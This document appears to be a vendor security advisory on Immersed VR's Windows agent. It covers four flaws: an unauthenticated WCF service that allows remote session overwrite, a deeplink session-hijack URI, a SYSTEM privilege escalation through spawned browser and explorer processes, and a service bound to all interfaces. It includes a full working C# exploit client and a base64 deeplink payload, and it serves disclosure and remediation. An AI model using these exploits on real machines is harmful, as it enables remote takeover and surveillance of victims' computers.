Security Advisory

Immersed VR WCF RCE, One Click RCE & Local Privilege Escalation

Created by Mohammad Jassim
03/18/2025

Overview

This document summarizes the results of a brief vulnerability research activity targeting Immersed VR's Desktop agents and services. While the security testing was not meant to be comprehensive in terms of attack and code coverage, we have identified a few vulnerabilities that would require mitigations.

About Us

Doyensec is an independent security research and development company focused on vulnerability discovery and remediation. We work at the intersection of software development and offensive engineering to help companies craft secure code.

Research is one of our founding principles and we invest heavily in it. By discovering new vulnerabilities and attack techniques, we constantly improve our capabilities and contribute to secure the applications we all use.

Remote Session Overwrite Resulting in RCE via WCF Services	
Vendor	Immersed Inc.
Severity	**Critical**
Vulnerability Class	Insecure Design
Component	ImmersedService.cs ProcessUtils.cs
Status	Open
CVE	Pending
Credits	Mohammad Jassim (Doyensec LLC)

Summary

Note: Using archived versions, this vulnerability was confirmed to be present on version 13.5 and not vulnerable on version 13.7

Immersed allows users to stream their computer screen to their VR headsets, allowing for enhanced flexibility and multiple displays. Immersed utilizes a WCF service in order to handle elevated tasks, set application credentials, or monitor the agent's heartbeat. The Immersed WCF service fails to bind to localhost or implement authentication. This allows anyone to arbitrarily overwrite the current session remotely. Once the session has been overwritten, an attacker is able to simply use the Immersed VR application and control the compromised device.

Technical Description

The WCF service is defined inside the `Immersed.Service.Client/SvcServiceHost.cs` file:

```
using System;
using System.Diagnostics;
using System.ServiceModel;
using Immersed.Common.Service;

namespace Immersed.Service.Client;

[ServiceBehavior(InstanceContextMode = InstanceContextMode.Single)]
internal class SvcServiceHost : ISvcOperations, IDisposable
{
      internal delegate void ActivateOrLaunchCb(string base64, bool autostarted);

      [...]
      private static readonly Uri EndpointBaseAddress = new
Uri("net.tcp:// localhost:40001/ImmersedSvc/");

      private ServiceHost _serviceHost;

      internal ActivateOrLaunchCb ActivateOrLaunchCallback { get; set; }
```

```
        [...]
        void ISvcOperations.ActivateOrLaunch(string base64, bool autostarted)
        {
            Program.LogInfo(string.Format("Received ActivateOrLaunch
({0}: {1}, {2}: {3}) operation", "base64", base64 ?? "null",
                "autostarted", autostarted));
            ActivateOrLaunchCallback?.Invoke(base64, autostarted);
        }
        [...]
        public static SvcServiceHost NewInstance()
        {
                SvcServiceHost svcServiceHost = new SvcServiceHost();
                try
                {
                        svcServiceHost._serviceHost = new Service Host (svcServiceHost)
                        ;
                        NetTcpBinding binding = new NetTcpBinding
(SecurityMode.None,reliableSessionEnabled: false);

svcServiceHost._serviceHost.AddServiceEndpoint(typeof (ISvcOperations),
binding,EndpointBaseAddress);
                        svcServiceHost._serviceHost.Open();
                        return svcServiceHost;
                }
                [...]
        }
}
```

In the code snippet above, the following is occurring:

1. The endpoint address is defined as `net.tcp://localhost:40001/ImmersedSvc/`
2. The `ActivateOrLaunchCb` delegate is declared
3. The WCF method `ActivateOrLaunch` is implemented and exposed
4. `SecurityMode` is set to `None`, enforcing no security on the TCP connection.

Due to the SVC service not validating the hostname using `HostNameComparisonMode.Exact` or implementing any security measures, an attacker is able to connect to the WCF service and access the `ActivateOrLaunch` method.

The `ActivateOrLaunch` method sets the Immersed Agent's credentials via the app operations `SetCredentials` method using the string passed as the first parameter:

Source: `Immersed.Service/ProcessUtils.cs`

```
public static void ActivateOrLaunch(string base64, bool autostarted, int timeoutMsec
= 2250)
{
   if (Process.GetProcessesByName("immersed").Any(IsSystemProcess))
   {
      try
      {
         IAppOperations appOperations = new AppOperationsProxy();
         using ((IDisposable)appOperations)
         {
            appOperations.ShowWindow();
            if (!string.IsNullOrWhiteSpace(base64))
            {
               try
```

```
                {

                    appOperations.SetCredentials(base64);
                    return;
                }
                catch (Exception arg)
                {
                    Program.LogError($"An exception occurred
   sending credentials to the client:\\n\\n{arg}");
                    return;
                }
            }
            return;
        }
    }
```

An attacker is able to abuse the fact that the Immersed service is listening on all ports and the exposed `ActivateOrLaunch` method in order to overwrite the current Immersed session. Upon overwriting the sessions, an attacker is able to simply use the Immersed VR client and control the computer remotely.

The following steps can be followed in order to reproduce this vulnerability:

1. Compile the following WCF client inside Visual Studio 2015:

```
using System;
using System.ServiceModel;
using System.Text;

namespace ImmersedClient
{
   [ServiceContract(Namespace = "http://WCF.Immersed.ServiceCommand")]
   public interface ISvcOperations
   {
      [OperationContract]
      void ActivateOrLaunch(string base64, bool autostarted);
   }

   class Program
   {
      static void Main(string[] args)
      {
         if (args.Length != 3)
         {
              Console.WriteLine("[!] Usage: ImmersedClient.exe <TargetIP>
<Username> <Code>");
              return;
         }
         string targetIP = args[0];
         string username = args[1];
         string code = args[2];

         string endpointUrl = "net.tcp://" + targetIP + ":40001/
         ImmersedSvc/";

         // Manually create JSON string
         string jsonPayload = "{\"username\":\"" + username + "\",
\"code\":\"" + code + "\"}";

         // Convert JSON to Base64
         string base64Payload =
Convert.ToBase64String(Encoding.UTF8.GetBytes(jsonPayload));
```

```
        Console.WriteLine("[+] Target Endpoint: " + endpointUrl);
        Console.WriteLine("[+] Sending JSON Payload (Base64): " + base64Payload);

        // Set up WCF communication
        NetTcpBinding binding = new NetTcpBinding(SecurityMode.None);
        EndpointAddress endpoint = new EndpointAddress(endpointUrl);
        ChannelFactory<ISvcOperations> factory = new
ChannelFactory<ISvcOperations>(binding, endpoint);
        ISvcOperations proxy = factory.CreateChannel();

        try
        {
            proxy.ActivateOrLaunch(base64Payload, false);
            Console.WriteLine("[+] Command sent successfully.");
        }
        catch (Exception ex)
        {
            Console.WriteLine("[!] Error: " + ex.Message);
        }
        finally
        {
            ((IClientChannel)proxy).Close();
            factory.Close();
        }
    }
  }
}
```

2. Launch the Immersed VR application
3. Obtain the `Username` and `Code` from the `Add a Computer` menu



Figure1 - Immersed VR Pairing Code

4. Run the following command using the compiled client:

```
ImmersedClient.exe <Target-IP> <Username> <Code>
```

5. Observe that the targeted computer has been added to the attacker's Immersed account. The attacker is now able to monitor and control the remote computer.

Figure2 - Remote Code Execution on Victim Computer

Remediation

Although later versions of the Immersed application appear to have remediated this issue, a CVE should be issued, and a notice should still be made public to urge users to update to the latest version as this vulnerability is now classified as an “N-Day”.

One-Click CSRF RCE Via Deeplink Session Overwrite	
Vendor	Immersed Inc.
Severity	**High**
Vulnerability Class	Insecure Design
Component	Immersed.Agent.SingleInstanceApp
Status	Open
CVE	Pending
Credits	Mohammad Jassim (Doyensec LLC)

Summary

Immersed allows users to stream their computer screen to their VR headset, allowing for enhanced flexibility and multiple displays. The Immersed Application checks if a URI is passed upon process launch; if a URI is passed, it saves the session and launches the application. The Immersed Agent currently does not check if a session has already been stored or provide user confirmation whenever a URI redirect occurs. This causes the application to be vulnerable to having the user session overwritten via a URI redirect, overwrite the end user's session with the attackers and ultimately compromise the device.

Technical Description

The following code is located in the `Immersed.Agent.Program` file:

```
// Immersed, Version=13.9.0.0, Culture=neutral, PublicKeyToken=null
// Immersed.Agent.Program
using System;
using System.Windows.Forms;
using Immersed.Agent.Diagnostics;
using Immersed.Agent.Interop;
using Immersed.Agent.Service;
using Immersed.Common;
using Immersed.Common.Interop;

[STAThread]
private static void Main()
{
	Application.EnableVisualStyles();
	Application.SetCompatibleTextRenderingDefault(defaultValue: false);
	bool flag = false;
	using (new AgentLogManager())
	{
		try
		{
			[...]
			switch (mode)
			{
			case AppMode.LaunchedWithNoArgs:
			case AppMode.LaunchedWithAutostartArg:
			case AppMode.LaunchedWithUriArg:
				flag = EnsureImmersedServiceIsStarted();
```

```
                        if (flag)
                        {
                            new SingleInstanceApp(customSchemeUri, mode ==
AppMode.LaunchedWithAutostartArg).Run(Environment.GetCommandLineArgs());
                        }
                        break;
                [...]
        }
    }
```

In the code snippet above, the `main()` function checks if the user ran the application and calls on the `SingleInstanceApp` method.

Source: `Immersed.Agent.SingleInstanceApp`

```
    // Immersed, Version=13.9.0.0, Culture=neutral, PublicKeyToken=null
    // Immersed.Agent.SingleInstanceApp
    using System;

    internal SingleInstanceApp(Uri customSchemeUri, bool autostarted)
    {
        base.IsSingleInstance = true;
        base.StartupNextInstance += StartupNextInstanceHandler;
        _customSchemeUri = customSchemeUri;
        _autostarted = autostarted;
    }
```

The `SingleInstanceApp` then calls on the `StartupNextInstanceHandler` method:

Source: `Immersed.Agent.SingleInstanceApp.StartupNextInstanceHandler`

```
private void StartupNextInstanceHandler(object sender, StartupNextInstanceEventArgs e)
{
        Immersed.Common.Log.Verbose("StartupNextInstanceHandler",".NET",
"D:\\a\\immersed-windows-app\\immersed-windows-app\\Windows\
\src\\frontend-exe\\SingleInstanceApp.cs", 30,
"StartupNextInstanceHandler");
        if (base.MainForm.WindowState == FormWindowState.Minimized)
        {
                base.MainForm.WindowState = FormWindowState.Normal;
        }
        base.MainForm.TopMost = true;
        base.MainForm.TopMost = false;
        Uri customSchemeUri =
Program.ProcessCommandLineArguments(e.CommandLine.ToArray()).customSchemeUri;
        if (customSchemeUri != null)
        {
             NameValueCollection nameValueCollection =
HttpUtility.ParseQueryString(customSchemeUri.Query);
             if (nameValueCollection.AllKeys.Contains("token"))
             {
                  string credentials = nameValueCollection["token"];
                  ((MainForm)base.MainForm).SetCredentials(credentials);
             }
        }
    }
```

This overwrites the user session. If an attacker can persuade a victim into clicking the link (or has local access), an attacker could add the victim's agent to their Immersed account.

The following steps can be followed in order to reproduce this vulnerability:

1. Launch the Immersed VR application
2. Obtain the `Username` and `Code` from the `Add a Computer` menu

Figure 3 - Immersed VR Pairing Code

3. Insert the obtained `Username` and `Code` into the following JSON:

```
{"username":"<USERNAME>","code":"<CODE>"}
```

4. Base64 encode the complete JSON payload:

```
eyJ1c2VybmFtZSI6IjxVU0VSTkFNRT4iLCJjb2RlIjoiPENPREU+In0=
```

5. Serve the complete payload; this can be done using an HTML anchor tag, an HTML redirect, or simply executing the URI on the target computer

```
immersed://token=eyJ1c2VybmFtZSI6IjxVU0VSTkFNRT4iLCJjb2RlIjoiPENPREU+In0=
```

6. After launching the URI, observe that the targeted computer has been added to the attacker's Immersed account. The attacker is now able to monitor and control the remote computer.



Figure 4 - Remote Code Execution on Victim Computer

Remediation

Implement a safeguard to prevent unauthorized session overwrites via URI redirects. One approach is to inform the user whenever a new session request is received, prompting them for confirmation before proceeding. Alternatively, the Immersed Agent can prevent session overwrites by checking if an active session already exists and ignoring the new session unless explicitly authorized by the user.

Local Privilege Escalation via Windows Immersed Agent	
Vendor	Immersed Inc.
Severity	**High**
Vulnerability Class	Insecure Design
Component	Immersed.Agent.Program ProcessUtils.cs
Status	Open
CVE	N/A
Credits	Mohammad Jassim (Doyensec LLC)

Summary

Note: Using archived versions, this vulnerability was confirmed to be present on version 13.5 and not vulnerable on version 13.7

Immersed allows users to stream their computer screen to their VR headsets, allowing for enhanced flexibility and multiple displays. Immersed utilizes a WCF service in order to handle elevated tasks, set application credentials, or monitor the agent's heartbeat. The Immersed Agent makes a WCF call to the service in order to elevate the agent process. Due to the Immersed Agent running as a `SYSTEM`, child processes will also run as `SYSTEM`. An attacker can exploit this issue by launching the Immersed Agent, launching a browser session, launching `explorer.exe`, and spawning an elevated command prompt shell.

Technical Description

The following code is located in the `Immersed.Agent.Program` file:

```
// Immersed, Version=13.5.0.0, Culture=neutral, PublicKeyToken=null
// Immersed.Agent.Program
#define TRACE
using System;
using System.Diagnostics;
using System.Windows.Forms;
using Immersed.Agent.Forms.Main;
using Immersed.Agent.Service;
using Immersed.Common.Interop;
using Microsoft.AppCenter;
using Microsoft.AppCenter.Analytics;
using Microsoft.AppCenter.Crashes;

[STAThread]
private static void Main()
{
      TraceListener originalTraceListener = null;
```

```
        Application.EnableVisualStyles();
        Application.SetCompatibleTextRenderingDefault(defaultValue: false);
        bool flag = false;
        try
        {
                AppCenter.Start("ce1b41e4-1dea-400e-b524-057625ee5a14",
   typeof(Analytics), typeof(Crashes));
                [...]

                switch (Mode)
                {
                case AppMode.AsUserWithNoArgs:
                case AppMode.AsUserWithAutostartArg:
                case AppMode.AsUserWithUriArg:
                ActivateOrLaunchAsSystem(CustomSchemeUri, Mode ==
   AppMode.AsUserWithAutostartArg);
                break;
        }
}
```

In the code snippet above, the `main()` function checks if the user ran the application and calls on the `ActivateOrLaunchAsSystem` method.

Source: `Immersed.Agent.Program.ActivateOrLaunchAsSystem`

```
private static void ActivateOrLaunchAsSystem(Uri customSchemeUri, bool autostarted)
{
        while (!CheckImmersedService())
        {
                [...]
        }
        string text = null;
        if (customSchemeUri != null)
        {
                [...]
        }
        using SvcOperationsProxy svcOperationsProxy = new SvcOperati
        svcOperationsProxy.ActivateOrLaunch(text, autostarted);
}
```

`ActivateOrLaunchAsSystem` then calls on `svcOperationsProxy. ActivateOrLaunch`, making a WCF call to the service.

The service handles this call and ultimately launches the Immersed Agent as a child system process, via the `StartProcessAndBypassUac` method.

```
        public static void ActivateOrLaunch(string base64, bool
autostarted, int timeoutMsec = 2250)
        {
           if (Process.GetProcessesByName("immersed").Any(IsSystemProcess))
           {
                [...]
           }
           [...]
           {
                if(StartProcessAndBypassUac(Program.AgentExePath.FullName,
autostarted ? " --autostarted" : "", out var _))
                {
                        Program.LogInfo("The Immersed Agent app was started
successfully.");
                        ProcessAgent = FindProcess("immersed",
PrivilegeLevel.Elevated, Program.AgentExePath.FullName);
```

```
        }
    [...]
}
```

The following steps can be followed in order to reproduce this vulnerability:

1. Launch the Immersed Agent



Figure 5 - Immersed Windows Agent

2. In the toolbar menu, click on `Share > Twitter` and observe the default browser being spawned. Using tools like Process Hacker, observe that the browser has been spawned as a `SYSTEM` process.



Figure 6 - Browser Process Creation

3. Click **CTRL + S** to save the current page and launch the `explorer.exe` process. Click on the OK button for the message. In the `explorer.exe` search bar (`This PC > Local Disk (C:) > Windows > Temp`) type in `cmd.exe`.



Figure 7 - `explorer.exe` Process Running as **SYSTEM**

4. A Command Prompt will spawn. Executing the `whoami` command reveals that the CMD shell is running as `nt authority\system`



Figure 8 - `cmd.exe` Process Running as **SYSTEM**

Remediation

Although later versions of the Immersed application patched this issue, a CVE should be issued, and a notice should still be made public to urge users to update to the latest version as this vulnerability is now classified as an “N-Day”.

WCF Service Not Bound to Localhost	
Vendor	Immersed Inc.
Severity	**Low**
Vulnerability Class	Security Misconfiguration
Component	ImmersedService.cs
Status	Open
CVE	Pending
Credits	Mohammad Jassim (Doyensec LLC)

Summary

Immersed allows users to stream their computer screen to their VR headset, allowing for enhanced flexibility and multiple displays. Immersed utilizes a WCF service in order to handle elevated tasks, set application credentials, or monitor the agent's heartbeat. The WCF service attempts to bind to localhost using the endpoint name; this design is flawed due to the `net.tcp` protocol binding on `0.0.0.0` by default.



Figure 9 - Immersed Service Bound on `0.0.0.0`

Technical Description

The WCF service is defined inside the `Immersed.Service.Client/SvcServiceHost.cs` file:

```
using System;
using System.Diagnostics;
using System.ServiceModel;
using Immersed.Common.Service;

namespace Immersed.Service.Client;

[ServiceBehavior(InstanceContextMode = InstanceContextMode.Single)]
internal class SvcServiceHost : ISvcOperations, IDisposable
{

   internal delegate void ActivateOrLaunchCb(string base64, bool autostarted);

   [...]
   private static readonly Uri EndpointBaseAddress = new
Uri("net.tcp://localhost:40001/ImmersedSvc/");

   private ServiceHost _serviceHost;

   internal ActivateOrLaunchCb ActivateOrLaunchCallback { get; set; }

   [...]
   void ISvcOperations.ActivateOrLaunch(string base64, bool autostarted)
   {
        Program.LogInfo(string.Format("Received ActivateOrLaunch({0}:
        {1}, {2}: {3}) operation", "base64", base64 ?? "null",
   "autostarted", autostarted));
        ActivateOrLaunchCallback?.Invoke(base64, autostarted);
   }

   [...]
   public static SvcServiceHost NewInstance()
   {
        SvcServiceHost svcServiceHost = new SvcServiceHost();
        try
        {
             svcServiceHost._serviceHost = new ServiceHost(svcServiceHost);
             NetTcpBinding binding = new NetTcpBinding(SecurityMode.None,
reliableSessionEnabled: false);

svcServiceHost._serviceHost.AddServiceEndpoint(typeof(ISvcOperation), binding,
EndpointBaseAddress);
             svcServiceHost._serviceHost.Open();
             return svcServiceHost;
        }
        [...]
   }
}
```

Due to the SVC service not validating the hostname using HostNameComparisonMode.Exact or implementing any security measures, an attacker is able to connect to the WCF service and access the exposed methods remotely. This can cause unexpected behavior, potential DoS or potentially remote code execution.

Remediation

The `SvcServiceHost` should be configured to explicitly bind only to localhost and restrict access to authorized clients. This can be achieved by setting `HostNameComparisonMode.Exact` in the `NetTcpBinding` configuration to ensure that the service does not inadvertently bind to all network interfaces. Proper authentication and authorization mechanisms should be enforced, such as using implementing message-level security.

Example Fix

```
public static SvcServiceHost NewInstance()
{

      SvcServiceHost svcServiceHost = new SvcServiceHost();
      try
      {
         svcServiceHost._serviceHost = new ServiceHost(svcServiceHost);

         // Configure secure NetTcpBinding
         NetTcpBinding binding = new
NetTcpBinding(SecurityMode.Transport); // Enable transport security

         binding.Security.Transport.ClientCredentialType =
TcpClientCredentialType.Windows; // Use Windows Authentication

         binding.HostNameComparisonMode = HostNameComparisonMode.Exact;
// Ensure binding only to localhost

         // Configure Access Control
         svcServiceHost._serviceHost.Authorization.PrincipalPermissionM
ode = PrincipalPermissionMode.UseWindowsGroups;

         // Open the service
         svcServiceHost._serviceHost.Open();
         return svcServiceHost;
      }
      catch (Exception ex)
      {
         Program.LogError("Error initializing WCF Service: " + ex.Message);
         throw;
      }
}
```

